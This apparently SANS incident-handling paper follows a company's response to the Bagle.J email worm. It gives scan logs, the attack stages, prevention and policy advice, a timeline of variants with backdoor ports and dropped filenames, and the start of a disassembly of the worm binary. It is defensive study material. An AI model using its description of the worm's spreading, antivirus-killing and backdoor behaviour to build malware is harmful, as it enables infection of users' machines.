 C:\Program Files\Common Files\Microsoft Shared\Adobe Photoshop 9 full.exe has been deleted.

C:\Program Files\Common Files\Microsoft Shared\Ahead Nero 7.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Ahead Nero 7.exe has been deleted.

C:\Program Files\Common Files\Microsoft Shared\Matrix 3 Revolution English Subtitles.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Matrix 3 Revolution English Subtitles.exe has been deleted.

C:\Program Files\Common Files\Microsoft Shared\Microsoft Office 2003 Crack, Working!.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Microsoft Office 2003 Crack, Working!.exe has been deleted.

C:\Program Files\Common Files\Microsoft Shared\Microsoft Office XP working Crack,

Keygen.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Microsoft Office XP working Crack,
 Keygen.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Microsoft Windows XP, WinXP Crack, working
 Keygen.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Microsoft Windows XP, WinXP Crack, working
 Keygen.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Opera 8 New!.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Opera 8 New!.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Porno pics archive, xxx.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Porno pics archive, xxx.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Porno Screensaver.scr
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Porno Screensaver.scr has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Porno, sex, oral, anal cool, awesome!!.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Porno, sex, oral, anal cool, awesome!!.exe has
 been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Serials.txt.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Serials.txt.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\WinAmp 5 Pro Keygen Crack Update.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\WinAmp 5 Pro Keygen Crack Update.exe has
 been deleted.
 C:\Program Files\Common Files\Microsoft Shared\WinAmp 6 New!.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\WinAmp 6 New!.exe has been deleted.
 C:\Program Files\Common Files\Microsoft Shared\Window Down Longhorn Beta Leak.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Window Down Longhorn Beta Leak.exe has been
 deleted.
 C:\Program Files\Common Files\Microsoft Shared\Windows Sourcecode update.doc.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\Windows Sourcecode update.doc.exe has
 been deleted.
 C:\Program Files\Common Files\Microsoft Shared\XXX hardcore images.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\Program Files\Common Files\Microsoft Shared\XXX hardcore images.exe has been deleted.
 C:\WINNT\system32\irun4.exe
 Found the W32/Bagle.j@MM virus !!!
 C:\WINNT\system32\irun4.exe has been deleted.
 C:\WINNT\system32\irun4.exeopen
 Found the W32/Bagle.gen!pwdzip virus !!!
 C:\WINNT\system32\irun4.exeopen has been deleted.
 Number of clean files: 13578
 Number of infected files: 21
 Number of files deleted: 21

March 3: The Morning After

It was 6:00 a.m. as John and Maria arrived at the office. The other team members would be standing by at home and come in at their regular time. A quick check revealed that the definition files were still pending release and the network scans still showed no infections. The firewall logs were void of any DNS and SMTP activity related to a BagleJ infection and the IDS system showed a slowing in SMTP infected e-mails. The SMTP gateway was still stripping attachments and all appeared to be normal although John and Maria couldn't help feeling a little uneasy about the hour when most of the employees would arrive to start their day, most unaware of the efforts that had transpired over the past 16 hours. John and Maria went through their jump kit to make sure they had everything they would need if infections occurred and stood by anxiously at the help desk awaiting the first calls of the morning. While they waited John and Maria compared their notes from the previous evening, and discussed how they would later compile them into an incident report. This would be the first time anyone on their team had done so since they only recently had approved a form and process to be used. The lessons learned from this incident would be used to improve on that and prepare for the next time, and in this line of work there is always a next time!

As the top of the hour came and went, John and Maria breathed a small sigh of relief. Not a single call had been received regarding the virus. The logs and scans were still clear. Later that morning the help desk would pass along information that several employees had in fact received the infected e-mails but either called to question them or deleted them per the notices that were sent out. Not a single employee had executed the attachment this time. Perhaps this was due to the fact that it was a password protected zip file, or could it be that the countless efforts of the department to promote awareness and prevention were starting to show? Either way, John and Maria were grateful and a little surprised at the outcome.

Just moments later the team received an announcement that the definition file they had been waiting for had been released and was now available. Within minutes the files were in place and deployment across the domain started to fully protect against BagleJ. At the same time several new alerts arrived describing new variants and other viruses.

John and Maria compiled their notes into an incident report, briefed the other team members and scheduled a post mortem (what Acompany calls their "Lessons Learned" meeting). They would continue to monitor the logs until they were certain the definition files had been deployed company wide.

Stages of the Attack

Now we can start to piece this together and develop a flow of what the stages of this attack look like.

Reconnaissance: In this case there is no reconnaissance due to this being a worm.

Scanning: The worm scans the infected system for files containing e-mail addresses and peer-to-peer file shares. It does not port scan for other systems or ports since it does not exploit known system vulnerabilities. It does capitalize on one of the oldest and most well known vulnerabilities though, and that is social engineering.

Exploiting the system:

- Social Engineering (or why ram down the door when you can trick the guards into opening it for you): The BagleJ virus makes its initial entry through social engineering. An e-mail with a believable subject line, credible (although spoofed) sender, and an equally possible message will always deceive many, especially when the domain name is also included in the closing at the end of the message. Furthermore, spoofing the sender address to use the same domain as the recipient will cause some recipients to trust the email even though the address used may not be legitimate at all.
- Attachment Type: In the case of BagleJ, the author chose to use varying attachment types including .zip files. Many organizations have blocked a variety of potentially unsafe attachments but still allow .zip files. Furthermore, by password protecting the .zip file the author has negated the ability of most antivirus scanners to check the file.
- Attempts to disable antivirus services: BagleJ attempts to stop running processes related to antivirus software and certain popular personal firewalls.
- Backdoor: As John found out, this virus opens TCP port 2745. We can only speculate what evil deeds the author has in store for machines that have been compromised. Perhaps a large number of zombies that can later be used to perpetrate a denial of service attack or other malicious incident. Many of the recent viruses have opened backdoors and we can theorize that viruses will be appearing soon that look to exploit these backdoors.

- **Phone home:** According to Network Associates this virus attempts to communicate with the author via one of several websites. Since John was disconnected from the WAN he could not directly observe this behavior.
- **Self propagation through email:** The BagleJ virus harvests email addresses from the infected machine by searching available files. It then uses its own SMTP engine to create and send email to those recipients spoofing the sender address and domain contained within the message. It also adds a copy of itself with a random name and varying attachment type.
- **Denial of service:** The amount of SMTP traffic BagleJ could send would vary depending on how many email addresses it harvested. Based on our own findings on John's stand-alone laptop with a bare minimum load we can assume it would be a large amount. Ever have a mail storm on your network? Just a handful of infected PCs could generate enough traffic to significantly slow or even disable most small networks.
- **Self propagation through peer-to-peer file sharing:** The files BagleJ drops on the infected machine are meant to spread it through peer-to-peer file sharing. By naming itself as popular files it might be downloaded via one of the many peer-to-peer file sharing clients. This is also another way of social engineering itself.
- **Self starting:** The BagleJ virus adds a registry entry to the Run key so it loads at startup.

Keeping Access: BagleJ inserts a backdoor on TCP port 2745 as well as a registry entry so it will run each time the infected system is started. Disabling the antivirus and other protection services on the infected system attempt to keep the author's access routes open and available.

Covering Tracks: The author of BagleJ made no attempts to cover his/her tracks other than coding a self removal mechanism based on date.

Prevention

How can we prevent future BagleJs? Remember defense in depth, the layered approach to protecting our data from the outside in. It's important to remember that this includes much more than firewalls, intrusion detection and antivirus solutions. It should include security awareness for users, policies and procedures regarding use of outside (web based) email, a review and possible change of attachment types accepted (John's company has kept the block on .zips and has educated its employees to ask vendors to rename files using the company's initials), as well as obtaining higher levels of management buy-in for training (both external and internal). The saying "practice makes perfect" comes

to mind as you should also have drills periodically to practice your incident handling skills.

If you take nothing else away from reading this please note this: it's not a matter of "if" you get a virus but a matter of "when" you'll get an infection. Plan, train and prepare for the "when" so that you'll be calm and confident in your abilities to identify, contain, eradicate, and recover from it. Take some time to document the things you would need to know in a hurry during an incident and make sure it's available to all of the people who will also be involved. Get that jump kit together and make sure it can be located easily when needed. Always work with at least one other person during any event or incident for legal reasons. Research who you would need to contact in case you needed to escalate an incident to law enforcement document and make it available to those that may need it in the future.

The Incident Handling Process

Preparation

John's team had gone through all the steps of the incident handling process (preparation, identification, containment, eradication, recovery and lessons learned). They had prepared both before and during the incident. They had processes and procedures in place that they could refer to for guidance. The company had a written policy outlining email as company property that designated specific rights the team had for monitoring and accessing individual items, mailboxes and stores. The company used banners on all systems with text approved by their Legal Department defining authorized access and potential consequences for unauthorized use. Sometimes in the heat of battle an easy-to-refer-to guide is essential to keeping you on the right track. One such guide is the Emergency Action Card²⁹ from Stephen Northcutt and SANS. John's team kept CIA (confidentiality, integrity and availability) in mind as they prepared. Preserving the CIA of their information is their priority. Defense in depth is one way to help preserve CIA and so John's team has implemented countermeasures that include hardened firewalls as well as corporate policies that define a process that has to be completed in order for ports to be opened. It is a fairly strict policy meant to maintain tight control without impeding business needs. Working inward Acompany implemented an SMTP gateway to strip attachments and do virus checking on incoming mail as well as content filtering of mail. Remember it was this SMTP gateway that caught the BagleJ virus and kept it from reaching the intended recipient inside Acompany. There are also policies regarding corporate e-mail and procedures the team has developed for monitoring of the SMTP gateway. At this time Acompany does not have an incident handling team outside of the security team but they plan on implementing a more formal team with a cross section of different members in the very near future. Informally, the team has used other department and company members as needed during larger outbreaks in the past. There is a

²⁹ Northcutt

process in place to define the scope of an incident early and designate an Incident Commander if necessary. Further layers of defense include server and desktop antivirus, Intrusion Detection Systems, a patch management process, backups (that have been tested), disaster recovery procedures and training (however limited due to budget constraints).

A Sample of Acompany's Policy

Policy

- a. All Information Assets are the property of the Company.
- b. The Company reserves the right to periodically check and monitor Employee use of and access to the Information Assets.
- c. Employees are generally authorized to use Company Information Resources for the limited purpose of and only to the extent necessary to perform their respective work assignments.
- d. The Company retains the right, in its sole discretion, to monitor Employee use of all Company Information Systems, including without limitation, any Employee visits to Internet Web sites, chat rooms, and/or newsgroups, any uploading or downloading of any material to or from the Internet, and/or any e-mails and associated attachments sent or received by any Employee.
- e. Employees are prohibited from conducting any of the following activities without the express prior authorization of the Employee's supervisor:

6. Policy (Cont'd.)

- Disclose, copy, or process any Company Information Assets except to the extent necessary for the Employee to perform their assigned work;
- Change or cause to be changed any Company Information Assets except as part of assigned work;
- Possess or maintain Information Assets not associated with the Employee's assigned work. (Any questions should be addressed to the Employee's immediate supervisor);
- Write or maintain on any Company Information Resource any computer programs not associated with the Employee's assigned work;
- Obtain or attempt to obtain knowledge of any Authentication key other than their own;
- Remove or disable software that protects Company Information Assets, including without limitation, anti-virus software, without the appropriate approvals;
- Change, add or delete any Company Information contained in other Employee's authorized files;
- Store on any Company Information Resource or System or otherwise access any prohibited content, including, without limitation:
 - Pornography,

- Information promoting crime or violence or which incites or instructs in matters of crime or violence,
 - Information that is likely to cause offense to a reasonable adult, or
 - Information that may cause sexual or discriminatory harassment.
6. Policy (Cont'd.)
- Use Company Information Resources for any purpose other than assigned work unless the Employee's Supervisor deems such use to be reasonable and appropriate.
- f. The responsible Company management individuals shall function as the "Data Conservator" for Information Asset classifications and approvals.

Identification

The team had successfully identified the underlying source of the incident in a relatively short time period using the information they had first hand as well as information obtained from antivirus vendors, news accounts and even other admins who were sharing their experiences. They had executed a copy of the virus in an isolated environment and analyzed the results. They had contacted the other teams and members who needed to be involved. They had started a log and kept it up to date. The SMTP gateway had been the defense of the day catching the infected e-mail and holding it in queue. Original copies of the header and email were saved off in case they would be needed later as both hard and soft copies. The original virus source was saved off to a floppy disk and sealed in an envelope with a description and date in case it would be needed later. All relevant documents were labeled, sealed and locked in the security safe per their company policy.

Containment

The team contained the virus although part of the credit must go to their defense in depth strategy that stopped this one at the SMTP gateway. Scanning the network, logs and other actions also were part of containing this virus. The team readied their jump kit with specific tools to combat this virus in the event they had infections. A jump kit should be updated regularly with up to date utilities and tools. Finding time to do this may be difficult but when an incident occurs you'll certainly be glad you did. The jump kit for Acompany currently consists of:

- Stand-alone laptop with Windows 2000 and all current Service Packs
- Several CDs containing useful utilities such as Ethereal, Netstat Viewer, Netcat, disk imaging software, scanning tools, backup software and other utilities.
- Various cables including loopback adapters, Ethernet cables, drive cables, etc.
- Flash drives, floppy disks and recordable CDs for storing data.
- Copies of contact information for the company, departments, teams and local law enforcement contacts.
- Policy and quick reference cards for incident handling.

- Incident handling forms and procedures.
- Pens, notepads and other office supplies.
- Future needs include spare hard drives, encryption software, and voice recorder.
- Stand-alone virus utilities specific to this incident along with hard copies of the virus description.

Eradication

In this case the team got off very easy and the only eradication was removing the infected file from the SMTP gateway and of course John's removal of it from the stand-alone laptop. The Stinger Tool was downloaded to a formatted flash drive and then transferred to the infected laptop. It was then executed and the laptop checked to verify it was clean. The flash drive was then formatted prior to removal and reformatted on a second stand alone system. If systems within Acompany had become infected the team would have used the stand-alone removal tools they had acquired to remove the worm. The testing revealed the tool(s) removed all components of the worm successfully, although follow-up would be performed on any infected machines to make certain. If the infection had been widespread, this follow-up would have been completed through scripts run on the network to check for the presence (or lack) of the files and running processes from the BagleJ virus after each machine had been cleaned and verified at the desktop. The company's IDS system could also be utilized to watch for any new infections.

Recovery

John nuked the laptop from high orbit as soon as the incident was officially closed. It will go back in the jump kit for the next round. Recovery would have involved running the antivirus utilities as well as making sure any of the files planted by BagleJ had been completely removed. In a much worse case scenario it may also have included using backups to restore data or following the company's disaster recovery plan. Many of the files deliberately had pornographic references and in this day of "hostile workplace" lawsuits they could have easily ended up with an incident more damaging than the virus itself. Use of the scripts and IDS system as outlined above would also be applicable here. The new antivirus definition files, once deployed, would also aid in the recovery process by stopping infections at the server and desktop levels.

Lessons Learned

John, Maria and their team learned a lot during this incident. During their post mortem (Lessons Learned) meeting they identified several areas that could use improvement. First of all John learned that there is still a lot of information left on a stand-alone laptop even after basic installs! He will document a better process for sanitizing it before its next use. The team identified a few areas where their documentation needed improvement or additions. The team also identified an area in the corporate policy that needed to be improved in order to grant them specific rights to block attachment types. Although they had been granted the authority to do this from management it was not specifically stated in

the current policy. One improvement that has been on the backburner is updating the way Acompany receives their antivirus updates. The incident brought this issue back to the front and it will be addressed as a direct result of this incident. One of the last items to come out of the post mortem was a question as to why the team didn't use existing software to try to locate any e-mails containing the infected attachments before they could be executed. The ability does exist through a software package they had purchased the previous year but it can take a significant amount of time to run against multiple message stores and may not have completed in time to stop any infections. Still, it was a valid question and an option that will be added to the incident procedures. Another item for follow-up from the post-mortem is using this incident as an example for security awareness and the company's corporate communications department has agreed to do a story on this for the next company newsletter.

A Timeline of the Bagle Virus (So Far)

As of the date this paper was written, there had been 21 Bagle virus variants³⁰ with BagleU being the most recent. Using information obtained from Fsecure³¹ I have created the following for comparing the different variants. I chose to go with only one source since different companies have differing names and even variant letters for the Bagle virus. It's very interesting to follow this virus and how it changes with each new variant. In some cases the virus remained the same but only comments in the code flaming the author of Netsky were changed.

Comparing the different variants of the Bagle virus

- Bagle³²- The original Bagel worm released January 18, 2004. Installed a backdoor on TCP Port 6777. It had a built-in kill date of January 28, 2004, initially dropped the file bbeagle.exe into the windows\system(32) or winnt\system(32) directory and added a registry key to load itself at startup. It had a subject of "hi" and a randomly named executable attachment. It also started the calculator (calc.exe) to hide itself. Once installed the worm found e-mail addresses in files on the infected computer and sent itself with its own SMTP engine. It was programmed to ignore e-mail addresses with @hotmail.com, @msn.com, @microsoft and @avp. This worm also attempted to connect to predetermined web servers to "phone home".

In the following variants I will be listing only the major differences

³⁰ Roberts

³¹ <http://www.f-secure.com/v-descs/b.shtml>

³² <http://www.f-secure.com/v-descs/bagle.shtml>

- Bagle.B³³- The B variant arrived on February 17, 2004 as an e-mail with the subject "id <random generated string> thanks". It installed a backdoor on TCP port 8866 and had a kill date of February 25, 2004. It dropped the file au.exe into the windows\system(32)or winnt\system(32) directory. This variant runs the Windows Sound Recorder application on infection.
- Bagle.C³⁴- BagelC was introduced on February 28, 2004. It arrived as a zipped executable with an Excel icon and opened up TCP port 2745 and had a kill date of March 14, 2004. It dropped the files readme.exe, onde.exe and doc.exe into the windows\system(32)or winnt\system(32) directory. It was also the first of the variants to attempt disabling of antivirus and personal firewall processes.
- Bagle.D³⁵- BagleD was released on February 28, 2004th as well and had a kill date of March 14, 2004. It opened up TCP port 2745 and dropped the files readme.exe, onde.exe and doc.exe. It was almost identical to BagleC but added code to determine if it had already been installed.
- Bagle.E³⁶-Another February 28th, 2004 gift, this variant had a kill date of March 14, 2004. Used TCP port 2745 as well for the backdoor component. Dropped i1ru74n4.exe, godo.exe and ii455nj4.exe into the windows\system(32)or winnt\system(32) directory. This variant also randomized subjects and message text in the infected e-mail it sent.
- Bagle.F³⁷- BagleF released on February 29, 2004 arrived with a password-protected zip or scr file attached. It dropped the files i1ru74n4.exe, godo.exe and ii455nj4.exe into the windows\system(32)or winnt\system(32) directory.
- Bagle.G³⁸- BagleG was released February 29, 2004, was similar to BagleF and contained a one-byte offset that was added to the code in an effort to further evade antivirus software.
- Bagle.H³⁹-Released on March 1, 2004, BagleH used password protected zip files once again as well as the familiar TCP port 2745 as a backdoor.

³³ http://www.f-secure.com/v-descs/bagle_b.shtml

³⁴ http://www.f-secure.com/v-descs/bagle_c.shtml

³⁵ http://www.f-secure.com/v-descs/bagle_d.shtml

³⁶ http://www.f-secure.com/v-descs/bagle_e.shtml

³⁷ http://www.f-secure.com/v-descs/bagle_f.shtml

³⁸ http://www.f-secure.com/v-descs/bagle_g.shtml

It had a kill date of March 25, 2005 and dropped the files i11r54n4.exeopen, go1540.exe and i1i5n1j4.exe into the windows\system(32)or winnt\system(32) directory. Also included random data at the end of the file to avoid antivirus detection. Various files were dropped in shared folders to propagate through peer-to-peer file sharing.

- Bagle.I⁴⁰-This variant was released on March 2, 2004. The author modified code to avoid detection from antivirus software. It opened the familiar TCP port 2745 and had a kill date of March 25, 2005. The only file dropped by this variant was i11r54n4.exe.
- Bagle.J⁴¹- Our test subject, the BagleJ variant released on March 2, 2004 was the first to use the recipient domain or company name in the message and as the spoofed sender. It had a kill date of April 25, 2005, opened TCP port 2745 and dropped the same irun4.exe file. This one also had a message within the code directed at the author of the Netsky worm.
- Bagle.K⁴²- Variant K, released March 3, 2004, also contained a new message to the Netsky author and opened TCP port 2745. It had a kill date of April 25, 2005 and dropped the winsys.exe file into the windows\system(32)or winnt\system(32) directory.
- Bagle.L⁴³-BagleL was released March 9, 2004. It installed a proxy Trojan that listened on TCP port 11117 to relay mail. The file irun4.exe was dropped into windows\system(32)or winnt\system(32) directory. This variant also lacked self replication.
- Bagle.M⁴⁴- This variant released on March 11, 2004 and dropped the file syswrun4.exe into the windows\system(32)or winnt\system(32) directory. This variant installs new variant of a proxy Trojan and opens a random TCP port above 2000. It acts as a mail relay using the proxy Trojan similar to BagleL.

³⁹ http://www.f-secure.com/v-descs/bagle_h.shtml

⁴⁰ http://www.f-secure.com/v-descs/bagle_i.shtml

⁴¹ http://www.f-secure.com/v-descs/bagle_j.shtml

⁴² http://www.f-secure.com/v-descs/bagle_k.shtml

⁴³ http://www.f-secure.com/v-descs/bagle_l.shtml

⁴⁴ http://www.f-secure.com/v-descs/bagle_m.shtml

- Bagle.N⁴⁵-BagleN was released March 13, 2004. This version sent highly variable mail messages along with pif or exe attachments. Some of the attachments were also zipped and sometimes password protected (password is displayed in a graphic instead of plain text). This version attempted to kill processes from a very large list of possible security type programs including antivirus, firewall and others. The virus code contained an ASCII butterfly.
- Bagle.O⁴⁶-Appeared March 13, 2004 similar to variants L and M however it installed a different proxy Trojan that opened a random TCP port above 2000. It dropped the file syswrun4.exe into the windows\system(32)or winnt\system(32) directory.
- Bagle.P⁴⁷-This variant was found on March 15, 2004. It was similar to variant N, however message bodies were changed and the internal encryption was changed.
- Bagle.Q⁴⁸-Variant Q arrived March 18, 2004 and does not send itself in an attachment. The file direct.exe is dropped in the windows\system(32)or winnt\system(32) directory. It renames itself directs.exe. This variant attempts infection to other hosts through a download from an infected web server it installs on TCP port 81. TCP port 2556 is opened by this version.
- Bagle.R⁴⁹- This variant from March 18, 2004 is similar to BagleQ except it names itself direct.exe on infection.
- Bagle.S⁵⁰-This variant also arrived March 18, 2004 and was similar to both BagleR and BagleQ.
- Bagle.T⁵¹- This variant also arrived March 18, 2004 and was similar to BagleQ.

⁴⁵ http://www.f-secure.com/v-descs/bagle_n.shtml

⁴⁶ http://www.f-secure.com/v-descs/bagle_o.shtml

⁴⁷ http://www.f-secure.com/v-descs/bagle_p.shtml

⁴⁸ http://www.f-secure.com/v-descs/bagle_q.shtml

⁴⁹ http://www.f-secure.com/v-descs/bagle_r.shtml

⁵⁰ http://www.f-secure.com/v-descs/bagle_s.shtml

⁵¹ http://www.f-secure.com/v-descs/bagle_t.shtml

- Bagle.U⁵²- This variant arrived March 26, 2004 and was sent as an e-mail with blank subject and message and random attachment name. When run this variant opens the Hearts card game and drops the file gigabit.exe into the windows\system(32) or winnt\system(32) directory.

Note the TCP ports opened by these variants include: 6777, 8866, 2745, 11117, 2556, and randomly above 2000.

Conclusion

We have examined the BagleJ worm and analyzed how it arrives, what the key components are and how it behaves when executed. We have also touched on the differences between viruses and worms, what a Windows Portable Executable is, details of this particular worm, and some prevention tips. The incident response processes that John and Maria followed are in no way all inclusive but rather a living process that is constantly being grown and improved to fit their corporate environment. This was a very valuable experience and one that will further prepare this team for the next one that we all know is lurking out there somewhere.

Was this an actual incident? In John and Maria's mind, absolutely! It was an adverse event that had the potential to cost Acompany a significant amount of money in lost productivity, network downtime, loss of goodwill if infected e-mails were sent to Acompany customers and vendors, and diversion of resources to combat infections. Through the tireless efforts of many and a little good fortune they had managed to stave off this worm.

While there were no actual infections at Acompany, the security team would spend countless hours answering concerned employees' questions about both their work and home systems as well as using this opportunity to further promote safe computing. In fact they would use much of what they had learned to provide tools to employees to remove the virus from their home systems. They would also use this opportunity to continue marketing themselves to management for much needed resources and support.

As I write this, new variants of Bagle continue to emerge and I am anxiously waiting to see how variants will be named once all the letters of the alphabet have been exhausted. Will the variants after z begin again at aa ?

One thing is for sure: John and Maria will never look at a Bagle the same way again.

⁵² http://www.f-secure.com/v-descs/bagle_u.shtml

Works Cited/References

American Registry for Internet Numbers. URL: <http://www.arin.net/> (28 Mar 2004)

"Bagel". Dictionary.Com. URL: <http://dictionary.reference.com/search?r=2&q=bagel> (5 Apr 2004)

Carter, John. PC Assembly Language. 2003 URL: <http://www.drpaulcarter.com/pcasm/> (5 Apr 2004)

Dabak, Prasad. "Portable Executable File Format". Windows IT Library. October 1999. URL: <http://www.windowsitlibrary.com/Content/356/11/1.html> (28 Mar 2004)

Ethereal. URL: <http://www.ethereal.com/> (5 Apr 2004)

"Ethereal Multiple Vulnerabilities" 26 March 2004. URL: <http://secunia.com/advisories/11185/> (28 Mar 2004)

FSecure Antivirus. URL: <http://www.f-secure.com/v-descs/b.shtml> (8 Apr 2004)

"F-Secure Virus Description: Bagle" January 19th, 2004 URL: <http://www.f-secure.com/v-descs/bagle.shtml> (5 Apr 2004)

"F-Secure Virus Description: Bagle.B" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_b.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.C" March 16, 2004 URL: http://www.f-secure.com/v-descs/bagle_c.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.D" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_d.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.E" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_e.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.F" February 29, 2004 URL: http://www.f-secure.com/v-descs/bagle_f.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.G" March 3, 2004 URL: http://www.f-secure.com/v-descs/bagle_g.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.H" March 1, 2004 URL: http://www.f-secure.com/v-descs/bagle_h.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.I" March 2, 2004 URL: http://www.f-secure.com/v-descs/bagle_i.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.J" March 2, 2004 URL: http://www.f-secure.com/v-descs/bagle_j.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.K" March 22, 2004 URL: http://www.f-secure.com/v-descs/bagle_k.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.L" March 22, 2004 URL: http://www.f-secure.com/v-descs/bagle_l.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.M" March 11, 2004 URL: http://www.f-secure.com/v-descs/bagle_m.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.N" March 13, 2004 URL: http://www.f-secure.com/v-descs/bagle_n.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.O" March 15, 2004 URL: http://www.f-secure.com/v-descs/bagle_o.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.P" March 15, 2004 URL: http://www.f-secure.com/v-descs/bagle_p.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.Q" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_q.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.R" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_r.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.S" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_s.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.T" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_t.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.U" April 1, 2004 URL: http://www.f-secure.com/v-descs/bagle_u.shtml (5 Apr 2004)

Lyman, Jay. "Bagle Worm Spreads Using Traditional Tactics." 19 January 2004. URL: <http://www.technewsworld.com/perl/story/32628.html> (5 Apr 2004)

Netcat. http://www.atstake.com/research/tools/network_utilities/ (12 Mar 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_100965.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_101048.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_100983.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_101071.htm (5 Apr 2004)

Northcutt, Stephen. Computer Security Incident Handling. SANS Institute, 2003

PE Explorer. URL: <http://www.heaventools.com/overview.htm> (5 Apr 2004)

"Portable Exceutable". URL: <http://antivirus.about.com/library/glossary/bldef-port.htm> (5 Apr 2004)

Postel, Jonathan B. "RFC 821". URL: <http://www.ietf.org/rfc/rfc0821.txt?number=821> Aug 1982 (7 Apr 2004)

"PSKILL." URL: <http://www.sysinternals.com/ntw2k/freeware/pskill.shtml> (5 Apr 2004)

Roberts, Paul. "New Bagel.U a virus of few words". Infoworld. URL: http://www.infoworld.com/article/04/03/26/HNnewbagelvirus_1.html. 26 March 2004 (8 Apr 2004)

SANS Incident Handling Step-by-Step and Computer Crime Investigation 4.1. 2003

Schwartz, Matthew. "Worm Writers One-Up Each Other." Enterprise Systems. 10 March 2004. URL: <http://www.esj.com/security/print.asp?editorialId=887> (12 Mar. 2004).

Secunia Advisory. URL: <http://secunia.com/advisories/11185/> (5 Apr 2004)

Symantec Virus Information. URL: <http://securityresponse.symantec.com/avcenter/vinfodb.html>. (4 Apr 2004)

Trend Micro. URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.J&VSect=T (5 Apr 2004)

“W32.Beagle.J@mm”. Symantec Security Response. URL:
<http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.beagle.j@mm.html> (5 Apr 2004)

Virus Creation Utilities. URL: <http://www.hnc3k.com/viruscreationprogramz.htm>
(5 Apr 2004)

Weaver, Nicholas. “A Warhol Worm: An Internet plague in 15 minutes!” 2001 (5 Apr 2004)

“Worms versus Viruses”. Surfer Beware. URL:
<http://viruses.surferbeware.com/worms-vs-viruses.htm> (5 Apr 2004)

“Zip (file format)” Wikipedia, the free encyclopedia
[URL:http://en.wikipedia.org/wiki/Zip_\(file_format\)](http://en.wikipedia.org/wiki/Zip_(file_format)) (28 Mar 2004)

© SANS Institute 2004, Author retains full rights.

APPENDIX

BagleJ Disassembly Using PE Explorer Output

```
-----  
;  
;  
; Disassembly listing generated by PE Explorer version 1.94  
;  
-----
```

```
;  
; Name: .text (Code Section)  
; Virtual Address: 00401000h Virtual Size: 00003186h  
; Pointer To RawData: 00000400h Size Of RawData: 00003200h  
;
```

```
SUB_L00401000:  
    push    ebp  
    mov     ebp,esp  
    push    edi  
    lea     edi,[L00407160]  
    mov     eax,[ebp+08h]  
    mov     [edi],eax  
    mov     dword ptr [L004061A9],00000001h  
  
L00401019:  
    add     edi,00000004h  
    mul     [L004061AD]  
    mov     [edi],eax  
    inc     [L004061A9]  
    cmp     dword ptr [L004061A9],00000270h  
    jnz     L00401019  
    pop     edi  
    leave  
    retn    0004h
```

```
-----  
SUB_L0040103B:  
    push    ebp  
    mov     ebp,esp  
    add     esp,FFFFFFFCh  
    push    esi  
    push    edi  
    push    ebx  
    lea     edi,[L00407160]  
    cmp     dword ptr [L004061A9],00000270h  
    jc      L0040111B  
    cmp     dword ptr [L004061A9],00000271h  
    jnz     L00401070  
    push    00001105h  
    call    SUB_L00401000  
  
L00401070:  
    mov     dword ptr [ebp-04h],00000000h  
    mov     esi,edi  
  
L00401079:  
    mov     eax,[esi]
```

```

    and     eax,80000000h
    mov     ebx,[esi+04h]
    and     ebx,7FFFFFFFh
    or      eax,ebx
